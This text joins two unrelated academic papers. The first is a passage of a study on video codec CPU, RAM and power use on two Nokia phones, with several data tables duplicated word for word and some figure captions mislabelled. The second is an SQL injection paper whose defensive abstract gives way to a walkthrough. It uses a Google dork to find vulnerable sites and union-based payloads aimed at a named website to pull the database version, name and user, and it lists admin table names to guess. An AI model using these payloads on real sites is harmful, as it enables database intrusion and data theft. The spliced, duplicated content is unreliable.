TABLE3: DIFFERENT SCENARIOS OF (MPEG-4) CODEC WHEN PLAYBACK DOWNLOADED VIDEO IN( C6-01)

| Video CODEC MPEG-4 | | Overall Utilization | | Playback Video Utilization | | Overall Power Consumption | C6-01 Power Consumption |
|---|---|---|---|---|---|---|---|
| Bitrate(Kbps) | Frame rate | CPU Usage(%) | RAM Usage(MB) | CPU Usage(%) | RAM Usage(MB) | | |
| 256 | 20 | 40 | 110.6 | 26 | 5.3 | 1.14 | 0.78 |
| 512 | 20 | 41 | 110.4 | 27 | 5.1 | 1.14 | 0.78 |
| 768 | 25 | 43 | 110.4 | 29 | 5.1 | 1.15 | 0.79 |
| 1024 | 30 | 45 | 110.3 | 31 | 5 | 1.17 | 0.81 |
| 1280 | 30 | 45 | 110.1 | 31 | 4.8 | 1.17 | 0.81 |
| 1536 | 30 | 46 | 110.1 | 32 | 4.8 | 1.16 | 0.8 |
| 1792 | 30 | 46 | 109.9 | 32 | 4.6 | 1.16 | 0.8 |
| 2048 | 30 | 46 | 109.9 | 32 | 4.6 | 1.16 | 0.8 |
| 2304 | 30 | 48 | 109.8 | 34 | 4.5 | 1.18 | 0.82 |
| 2560 | 30 | 50 | 109.8 | 36 | 4.5 | 1.19 | 0.83 |
| 2816 | 30 | 50 | 109.1 | 36 | 3.8 | 1.19 | 0.83 |
| 3072 | 30 | 51 | 109.2 | 37 | 3.9 | 1.18 | 0.82 |

#### ii. H.263 CODEC

Table (4) shows the bitrate with the frame rate conducted on video file with H.263 CODEC, as well as the CPU & RAM utilization and power consumption.

TABLE4: DIFFERENT SCENARIOS OF (H.263) CODEC WHEN PLAYBACK DOWNLOADED VIDEO IN( C6-01)

| Video CODEC H.263 | | Overall Utilization | | Playback Video Utilization | | Overall Power Consumption | C6-01 Power Consumption |
|---|---|---|---|---|---|---|---|
| Bitrate(Kbps) | Frame rate | CPU Usage(%) | RAM Usage(MB) | CPU Usage(%) | RAM Usage(MB) | | |
| 128 | 15 | 37 | 105.8 | 23 | 0.5 | 1 | 0.64 |
| 256 | 20 | 39 | 106 | 25 | 0.7 | 1.06 | 0.7 |
| 512 | 20 | 39 | 105.9 | 25 | 0.6 | 1.09 | 0.73 |
| 768 | 25 | 42 | 105.9 | 28 | 0.6 | 1.12 | 0.76 |
| 1024 | 30 | 45 | 106 | 31 | 0.7 | 1.12 | 0.76 |
| 1280 | 30 | 45 | 106.1 | 31 | 0.8 | 1.11 | 0.75 |
| 1536 | 30 | 44 | 106.1 | 30 | 0.8 | 1.12 | 0.76 |
| 1792 | 30 | 44 | 106 | 30 | 0.7 | 1.12 | 0.76 |
| 2048 | 30 | 44 | 106 | 30 | 0.7 | 1.12 | 0.76 |
| 2304 | 30 | 45 | 106.1 | 31 | 0.8 | 1.14 | 0.78 |
| 2560 | 30 | 44 | 106.2 | 30 | 0.9 | 1.12 | 0.76 |
| 2816 | 30 | 44 | 106.2 | 30 | 0.9 | 1.12 | 0.76 |
| 3072 | 30 | 44 | 106.3 | 30 | 1 | 1.11 | 0.75 |

#### iii. H.264 CODEC

Nokia (X6) does not support this advanced CODEC, but (C6-01) support it . However, H.264 provides higher coding efficiency with respect to previous standards at the expense of a higher computational complexity especially when used with (HD) video[24].

Table (5) shows the bitrate with the frame rate conducted on video file with H.264 CODEC, as well as the CPU & RAM utilization and power consumption.

TABLE5: DIFFERENT SCENARIOS OF (H.264) CODEC WHEN PLAYBACK DOWNLOADED VIDEO IN( C6-01)

| o CODEC H.264 | | Overall Utilization | | Playback Video Utilization | | Overall Power Consumption | C6-01 Power Consumption |
|---|---|---|---|---|---|---|---|
| Bitrate(Kbps) | Frame rate | CPU Usage(%) | RAM Usage(MB) | CPU Usage(%) | RAM Usage(MB) | | |
| 128 | 15 | 36 | 109.9 | 22 | 4.6 | 1.08 | 0.72 |
| 256 | 20 | 38 | 110.8 | 24 | 5.5 | 1.13 | 0.77 |
| 512 | 20 | 38 | 111 | 24 | 5.7 | 1.09 | 0.73 |
| 768 | 25 | 41 | 111 | 27 | 5.7 | 1.14 | 0.78 |
| 1024 | 30 | 42 | 110.9 | 28 | 5.6 | 1.13 | 0.77 |
| 1280 | 30 | 42 | 110.9 | 28 | 5.6 | 1.15 | 0.79 |
| 1536 | 30 | 42 | 111.3 | 28 | 6 | 1.16 | 0.8 |
| 1792 | 30 | 43 | 110.9 | 29 | 5.6 | 1.2 | 0.84 |
| 2048 | 30 | 42 | 110.8 | 28 | 5.5 | 1.19 | 0.83 |
| 2304 | 30 | 43 | 111.1 | 29 | 5.8 | 1.25 | 0.89 |
| 2560 | 30 | 42 | 111.3 | 28 | 6 | 1.2 | 0.84 |
| 2816 | 30 | 43 | 111.3 | 29 | 6 | 1.15 | 0.79 |
| 3072 | 30 | 43 | 111.3 | 29 | 6 | 1.15 | 0.79 |

Figure (1) explains in plot the CPU utilization during playback of downloaded video with different three CODECs on C6-01.




Figure 1: CPU Utilization (C6-01,MPEG-4 vs. H.263 vs. H.264)

Figure (2) shows in plot the RAM usage during playback of downloaded video with different three CODECs on C6-01.




Figure 2: RAM Usage (C6-01,MPEG-4 vs. H.263 vs. H.264)

Battery power consumption during playback local video in C6-01 with three CODECs shown in figure (3) below.


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


Figure 3: Power consumption (C6-01,MPEG-4 vs. H.263 vs. H.264)




Figure 4: CPU Utilization (X6,MPEG-4 vs. H.263)

b. Nokia X6:

i. MPEG-4

Table (6) shows the bitrate with frame rate conducted on video file that stored in HTTP server with MPEG-4 CODEC, as well as the CPU & RAM utilization and power consumption.

TABLE6: DIFFERENT SCENARIOS OF (MPEG-4) CODEC WHEN PLAYBACK DOWNLOADED VIDEO IN( X6)

| Video CODEC MPEG-4 | | Overall Utilization | | Playback Video Utilization | | Overall Power Consumption | X6 Power Consumption |
|---|---|---|---|---|---|---|---|
| Bitrate(Kbps) | Frame rate | CPU Usage(%) | RAM Usage(MB) | CPU Usage(%) | RAM Usage(MB) | | |
| 256 | 20 | 47 | 84.7 | 33 | 9.1 | 1.83 | 1.25 |
| 512 | 20 | 48 | 86.6 | 34 | 11 | 1.83 | 1.25 |
| 768 | 25 | 50 | 88 | 36 | 12.4 | 1.84 | 1.26 |
| 1024 | 30 | 53 | 89.5 | 39 | 13.9 | 1.85 | 1.27 |
| 1280 | 30 | 54 | 91.5 | 40 | 15.9 | 1.84 | 1.26 |
| 1536 | 30 | 54 | 93.2 | 40 | 17.6 | 1.83 | 1.25 |
| 1792 | 30 | 54 | 94.6 | 40 | 19 | 1.81 | 1.23 |
| 2048 | 30 | 54 | 94.4 | 40 | 18.8 | 1.81 | 1.23 |
| 2304 | 30 | 55 | 97.1 | 41 | 21.5 | 1.8 | 1.22 |
| 2560 | 30 | 56 | 98.5 | 42 | 22.9 | 1.8 | 1.22 |
| 2816 | 30 | 56 | 99.6 | 42 | 24 | 1.79 | 1.21 |
| 3072 | 30 | 55 | 99.7 | 41 | 24.1 | 1.78 | 1.2 |

ii. H.263

Table (7) shows the bitrate with frame rate conducted on video file that stored in HTTP server with H.263 CODEC, as well as the CPU & RAM utilization and power consumption.

TABLE7: DIFFERENT scenarios of (H.263) CODEC when PLAYBACK DOWNLOADED VIDEO IN( X6)

| Video CODEC H.263 | | Overall Utilization | | Playback Video Utilization | | Overall Power Consumption | X6 Power Consumption |
|---|---|---|---|---|---|---|---|
| Bitrate(Kbps) | Frame rate | CPU Usage(%) | RAM Usage(MB) | CPU Usage(%) | RAM Usage(MB) | | |
| 128 | 15 | 42 | 86.2 | 28 | 10.6 | 1.54 | 0.96 |
| 256 | 20 | 43 | 86.1 | 29 | 10.5 | 1.56 | 0.98 |
| 512 | 20 | 44 | 86.2 | 30 | 10.6 | 1.55 | 0.97 |
| 768 | 25 | 45 | 86.1 | 31 | 10.5 | 1.58 | 1 |
| 1024 | 30 | 47 | 86.3 | 33 | 10.7 | 1.6 | 1.02 |
| 1280 | 30 | 47 | 86.2 | 33 | 10.6 | 1.6 | 1.02 |
| 1536 | 30 | 47 | 86.4 | 33 | 10.8 | 1.6 | 1.02 |
| 1792 | 30 | 47 | 86.6 | 33 | 11 | 1.6 | 1.02 |
| 2048 | 30 | 47 | 86.4 | 33 | 10.8 | 1.6 | 1.02 |
| 2304 | 30 | 47 | 86.5 | 33 | 10.9 | 1.59 | 1.01 |
| 2560 | 30 | 47 | 86.4 | 33 | 10.8 | 1.6 | 1.02 |
| 2816 | 30 | 47 | 86.4 | 33 | 10.8 | 1.6 | 1.02 |
| 3072 | 30 | 47 | 86.4 | 33 | 10.8 | 1.6 | 1.02 |

Figure (4) explains in plot the CPU utilization during playback of downloaded video with (MPEG-4 & H.263) CODECs on X6.

Figure (5) shows in plot the RAM usage during playback of downloaded video with (MPEG-4 & H.263) CODECs on X6.




Figure 5: RAM Usage (C6-01,MPEG-4 vs. H.263)

Battery power consumption during playback local video in X6 with (MPEG-4 & H.263) CODECs shown in figure (6) below.




Figure 6: Power consumption (C6-01,MPEG-4 vs. H.263)

The figures below show comparison between (C6-01 and X6) with different scenarios.

The comparison in CPU utilization during playback of downloaded video with both (MPEG_4 and H.263 CODEC) shown in figure (7) below.




Figure 7: CPU Utilization Comparison(C6-01,X6,MPEG-4 vs. H.263)



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Figure (8) below shows RAM usage comparison during playback of downloaded video with both (MPEG_4 and H.263 CODEC).




Figure 8: RAM Usage Comparison(C6-01,X6,MPEG-4 vs. H.263)

The power consumption comparison between (C6-01 and X6) when playback downloaded video with (MPEG-4 and H.263 CODEC) is shown below in figure (9).




Figure 9: Power consumption Comparison(C6-01,X6,MPEG-4 vs. H.263)

*2) Local Playback Expermints*

a. Nokia C6-01:

i. MPEG-4

The CODEC used in C6-01 is the same as that conducted on X6. Table (8) shows the bitrate with frame rate conducted on video file with MPEG-4 CODEC, as well as the CPU & RAM utilization and power consumption.

TABLE8: DIFFERENT SCENARIOS OF (MPEG-4) CODEC WHEN PLAYBACK VIDEO IN( C6-01)

| Video CODEC MPEG-4 | | Overall Utilization | | Playback Video Utilization | | Overall Power Consumption | C6-01 Power Consumption |
|---|---|---|---|---|---|---|---|
| Bitrate(Kbps) | Frame rate | CPU Usage(%) | RAM Usage(MB) | CPU Usage(%) | RAM Usage(MB) | | |
| 256 | 20 | 40 | 110.6 | 26 | 5.3 | 1.14 | 0.78 |
| 512 | 20 | 41 | 110.4 | 27 | 5.1 | 1.14 | 0.78 |
| 768 | 25 | 43 | 110.4 | 29 | 5.1 | 1.15 | 0.79 |
| 1024 | 30 | 45 | 110.3 | 31 | 5 | 1.17 | 0.81 |
| 1280 | 30 | 45 | 110.1 | 31 | 4.8 | 1.17 | 0.81 |
| 1536 | 30 | 46 | 110.1 | 32 | 4.8 | 1.16 | 0.8 |
| 1792 | 30 | 46 | 109.9 | 32 | 4.6 | 1.16 | 0.8 |
| 2048 | 30 | 46 | 109.9 | 32 | 4.6 | 1.16 | 0.8 |
| 2304 | 30 | 48 | 109.8 | 34 | 4.5 | 1.18 | 0.82 |
| 2560 | 30 | 50 | 109.8 | 36 | 4.5 | 1.19 | 0.83 |
| 2816 | 30 | 50 | 109.1 | 36 | 3.8 | 1.19 | 0.83 |
| 3072 | 30 | 51 | 109.2 | 37 | 3.9 | 1.18 | 0.82 |

ii. H.263 CODEC

Table (9) shows the bitrate with the frame rate conducted on video file with H.263 CODEC, as well as the CPU & RAM utilization and power consumption.

TABLE9: DIFFERENT SCENARIOS OF (H.263) CODEC WHEN PLAYBACK VIDEO IN( C6-01)

| Video CODEC H.263 | | Overall Utilization | | Playback Video Utilization | | Overall Power Consumption | C6-01 Power Consumption |
|---|---|---|---|---|---|---|---|
| Bitrate(Kbps) | Frame rate | CPU Usage(%) | RAM Usage(MB) | CPU Usage(%) | RAM Usage(MB) | | |
| 128 | 15 | 37 | 105.8 | 23 | 0.5 | 1 | 0.64 |
| 256 | 20 | 39 | 106 | 25 | 0.7 | 1.06 | 0.7 |
| 512 | 20 | 39 | 105.9 | 25 | 0.6 | 1.09 | 0.73 |
| 768 | 25 | 42 | 105.9 | 28 | 0.6 | 1.12 | 0.76 |
| 1024 | 30 | 45 | 106 | 31 | 0.7 | 1.12 | 0.76 |
| 1280 | 30 | 45 | 106.1 | 31 | 0.8 | 1.11 | 0.75 |
| 1536 | 30 | 44 | 106.1 | 30 | 0.8 | 1.12 | 0.76 |
| 1792 | 30 | 44 | 106 | 30 | 0.7 | 1.12 | 0.76 |
| 2048 | 30 | 44 | 106 | 30 | 0.7 | 1.12 | 0.76 |
| 2304 | 30 | 45 | 106.1 | 31 | 0.8 | 1.14 | 0.78 |
| 2560 | 30 | 44 | 106.2 | 30 | 0.9 | 1.12 | 0.76 |
| 2816 | 30 | 44 | 106.2 | 30 | 0.9 | 1.12 | 0.76 |
| 3072 | 30 | 44 | 106.3 | 30 | 1 | 1.11 | 0.75 |

iii. H.264 CODEC

Table (10) shows the bitrate with the frame rate conducted on video file with video CODEC (H.264) as well as the CPU & RAM utilization and power consumption measurements .

TABLE10: DIFFERENT SCENARIOS OF (H.264) CODEC WHEN PLAYBACK VIDEO IN( C6-01)

| Video CODEC H.264 | | Overall Utilization | | Playback Video Utilization | | Overall Power Consumption | C6-01 Power Consumption |
|---|---|---|---|---|---|---|---|
| Bitrate(Kbps) | Frame rate | CPU Usage(%) | RAM Usage(MB) | CPU Usage(%) | RAM Usage(MB) | | |
| 128 | 15 | 36 | 109.9 | 22 | 4.6 | 1.08 | 0.72 |
| 256 | 20 | 38 | 110.8 | 24 | 5.5 | 1.13 | 0.77 |
| 512 | 20 | 38 | 111 | 24 | 5.7 | 1.09 | 0.73 |
| 768 | 25 | 41 | 111 | 27 | 5.7 | 1.14 | 0.78 |
| 1024 | 30 | 42 | 110.9 | 28 | 5.6 | 1.13 | 0.77 |
| 1280 | 30 | 42 | 110.9 | 28 | 5.6 | 1.15 | 0.79 |
| 1536 | 30 | 42 | 111.3 | 28 | 6 | 1.16 | 0.8 |
| 1792 | 30 | 43 | 110.9 | 29 | 5.6 | 1.2 | 0.84 |
| 2048 | 30 | 42 | 110.8 | 28 | 5.5 | 1.19 | 0.83 |
| 2304 | 30 | 43 | 111.1 | 29 | 5.8 | 1.25 | 0.89 |
| 2560 | 30 | 42 | 111.3 | 28 | 6 | 1.2 | 0.84 |
| 2816 | 30 | 43 | 111.3 | 29 | 6 | 1.15 | 0.79 |
| 3072 | 30 | 43 | 111.3 | 29 | 6 | 1.15 | 0.79 |

Figure (10) explains in plot the CPU utilization during playback of local video with different three CODECs on C6-01.




Figure 10: CPU Utilization (C6-01,MPEG-4 vs. H.263 vs. H.264)

Figure (11) shows in plot the RAM usage during playback of local video with different three CODECs on C6-01.



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


Figure 11: RAM Usage (C6-01,MPEG-4 vs. H.263 vs. H.264)

Battery power consumption during playback local video in C6-01 with three CODECs shown in figure (12) below.




Figure 12: Power consumption (C6-01,MPEG-4 vs. H.263 vs. H.264)

## b. Nokia X6:

### i. MPEG-4

This part will focus only on the results of local playback with (MPEG _4) CODEC.

Table (11) shows the bitrate with frame rate conducted on video file when playback local video with MPEG-4 CODEC, as well as the CPU & RAM utilization and power consumption.

TABLE11: DIFFERENT SCENARIOS OF (MPEG-4) CODEC WHEN PLAYBACK VIDEO IN( X6)

| Video CODEC MPEG-4 | | Overall Utilization | | Playback Video Utilization | | Overall Power Consumption | X6 Power Consumption |
|---|---|---|---|---|---|---|---|
| Bitrate(Kbps) | Frame rate | CPU Usage(%) | RAM Usage(MB) | CPU Usage(%) | RAM Usage(MB) | | |
| 256 | 20 | 47 | 77.5 | 33 | 1.9 | 1.15 | 0.57 |
| 512 | 20 | 47 | 77.9 | 33 | 2.3 | 1.15 | 0.57 |
| 768 | 25 | 49 | 77.1 | 35 | 1.5 | 1.18 | 0.6 |
| 1024 | 30 | 52 | 77.2 | 38 | 1.6 | 1.21 | 0.63 |
| 1280 | 30 | 54 | 76.3 | 40 | 0.7 | 1.21 | 0.63 |
| 1536 | 30 | 53 | 77.2 | 39 | 1.6 | 1.21 | 0.63 |
| 1792 | 30 | 53 | 77.3 | 39 | 1.7 | 1.21 | 0.63 |
| 2048 | 30 | 52 | 77.3 | 38 | 1.7 | 1.2 | 0.62 |
| 2304 | 30 | 54 | 77.5 | 40 | 1.9 | 1.21 | 0.63 |
| 2560 | 30 | 54 | 77.6 | 40 | 2 | 1.21 | 0.63 |
| 2816 | 30 | 54 | 77.7 | 40 | 2.1 | 1.2 | 0.62 |
| 3072 | 30 | 54 | 77.7 | 40 | 2.1 | 1.21 | 0.63 |

The figures below show comparison between (C6-01 and X6) when playback local video in MPEG_4 CODEC.

Figure (13) shows CPU utilization comparison during playback of local video with MPEG_4 CODEC.




Figure 13: CPU Utilization comparison (MPEG4,C6-01 vs. X6)

Figure (14) shows RAM utilization comparison during playback of local video with MPEG_4 CODEC.




Figure 14: RAM Usage comparison (C6-01 vs. X6,MPEG-4)

The power consumption comparison between (C6-01 and X6) when playback local video with MPEG-4 CODEC is shown below in figure (15).




Figure 15: Power consumption comparison (C6-01 vs. X6,MPEG-4)

## VI. CONCLUSION

From the experiments , many conclusions can be presented as follows:

1. MPEG-4 CODEC was the highest consuming of the CPU resource .
2. H.264 CODEC was the highest consuming of the RAM resource.
3. H.263 CODEC was the lowest consuming of power while H.264 and MPEG-4 were have almost the same power consumption.
4. Nokia C6-01 shows lower power consumption compared to Nokia X6 for all CODECs. This is due to that Nokia C6-01 has a higher processor speed.


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# SQL injection and vulnerability detection

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***Abstract*— With the increasing use of web-based applications, the issue of information security has become more important in this regard. Attack on databases is one of the most important attacks that threaten the security of web based applications. A large group of these attacks have been known as SQL injection. In this article, we present a method for the detection of SQL Injection vulnerability that has some advantages in comparison with previous methods. In this method has been used from two proxies: One proxy in front of web server and the other one in front of Database. The first proxy hashes parameters that request for http and the second proxy decodes them. The main advantage of this method is being independent of language and technology of web development. Hence there is no need to change the code. This approach has covered all SQL injection attacks and does not require to learning step.**

***Keywords- SQL injection vulnerability, Input validation, Web security.***

## I. Introduction

Spread use of the Internet and the Web in daily tasks, has been enhanced web services in various fields. These services typically deal with data that are stored in databases to be organized and easily retrieved. Therefore, nowadays databases have been located at the behind of many services in the Web. This relationship has created a threat called SQL injection. When web applications written with languages such as PHP, JAVA, ASP have inappropriate validation on user inputs, SQL injection occurs. Lack of validation of inputs that are used in the production of a query causes this vulnerability. Since these queries will be executed by Databases to evaluate information, hackers with entering skillful inputs try the program does not execute correctly and they try attacks like deceiving Authorization mechanisms, disclosing or changing information and disabling services be achieved. SQL injection constitutes 10% of the maximal amount of computer crimes from 2002 to the present [1]. NIST Institute in its vulnerabilities database, from early 2007 until May 2009, has reported over 2000 cases of SQL injection vulnerability in important web applications. Michael Sutton, in a survey conducted by the search engines, shows that about 11% of the Websites that are searched, are prone to attack of web injection. In dealing with this vulnerability, some methods have been proposed that each has strengths and weaknesses. One of the major weaknesses in these methods is their dependency to the technology of web development. Most of these methods require changing the program source code. In the cases where there is no need to change source code , using an interpreter is needed to recognize programming language that use of this interpreter for other web development languages is not possible. In this article, we present a method that eliminates need of change or interpretation of web development language and can be used in vulnerability detection mechanisms.

## II. Vulnerability testing methods

To test the vulnerability, there must be a Site that can test the vulnerability of that Site. To find a desired site search the following statement in Google [2].

Inurl:productlist.asp?id=

Afterwards, a list of sites that are vulnerable will be displayed. In order to make sure that the desired site is exactly vulnerable we should type the following command and in case of error, the site is vulnerable.

www.goodymusic.it/antibe/id=65’

- Microsoft OLE DB Provider for ODBC Drivers error '80004005'
- Microsoft OLE DB Provider for ODBC drivers error ' 8000512e3 '
- There is a problem with the page you are trying to reach and it cannot be displayed
- 4. ALL ODBC Error Messages Microsoft OLE DB Provider for ODBC drivers error…
- ….

After we understood a site is vulnerable we should be able to obtain number of databases, columns, username tables and passwords.

## III. Determining columns and columns that can be injected

Two commands are used to find the number of columns that their general format can be seen below [3].

www.goodymusic.it/antibe/id=65+order+by+numcolumn--

In the above command we use a number randomly instead of using numcolumn. If an error appears that there is no column we will reduce the number to get number of column. If no error appears, we will increase the number to get the first error. With this, the number of columns is obtained. Instead



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of the above command, the following command can be used to find the number of columns.

www.goodymusic.it/antibe/id=65+union+select+1,2,…,numcolumn--

numcolumn shown in the above command works like order by.

But to find out which one of the columns can be injected we should use the following command.

www.goodymusic.it/antibe/id=65+and+1=2+union+select+1,2,…,numcolumn--

In the above command, and 1=2 causes a logical error that we can obtain columns that can be injected with this logical error.

## IV. Getting main information

Up to this step, we could only get information about whether a site is vulnerable or not and then we could obtain columns that can be injected. Here we want to obtain database version, database name and username. In order to get the version of the database we use the following command. With executing previous commands the number of columns obtained 4 and columns 2 and 3 can be injected [4].

www.goodymusic.it/antibe/id=65+and+1=2+union+select+1,2,version(),4--

If the above command doesn't run and shows an error this means that the base used in this web site designing is not base 2. We use the following command to display the version of the database and convert it to another base.

Unhex(hex(version()))

The database version is obtained by running the above command. We use the following command to find name of the database.

www.goodymusic.it/antibe/id=65+and+1=2+union+select+1,2,database(),4--

We use the following command to find username from this site.

www.goodymusic.it/antibe/id=65+and+1=2+union+select+1,2,user(),4--

We obtain username from the site by running above command.

The main purpose of the above commands is this command:

version() to get version of the database.

Database versions are greater than 5 or less than 5 because the way of hacking them differs that in the following, each of them is explained independently. In versions less than 5, the attacker must be able to guess the name of the tables and columns to get intended critical and important information. The following names in most cases return the correct answer for tables' name.

Admin, Admins, TblAdmins, admintblns, admin_master, member, members, user, users, Login_users, users_login, ulogin, cms_users, db_user, Tblusers, bluserso, authors, customers, signup,…

To guess the name of the columns, the following names in most cases return the correct answer.

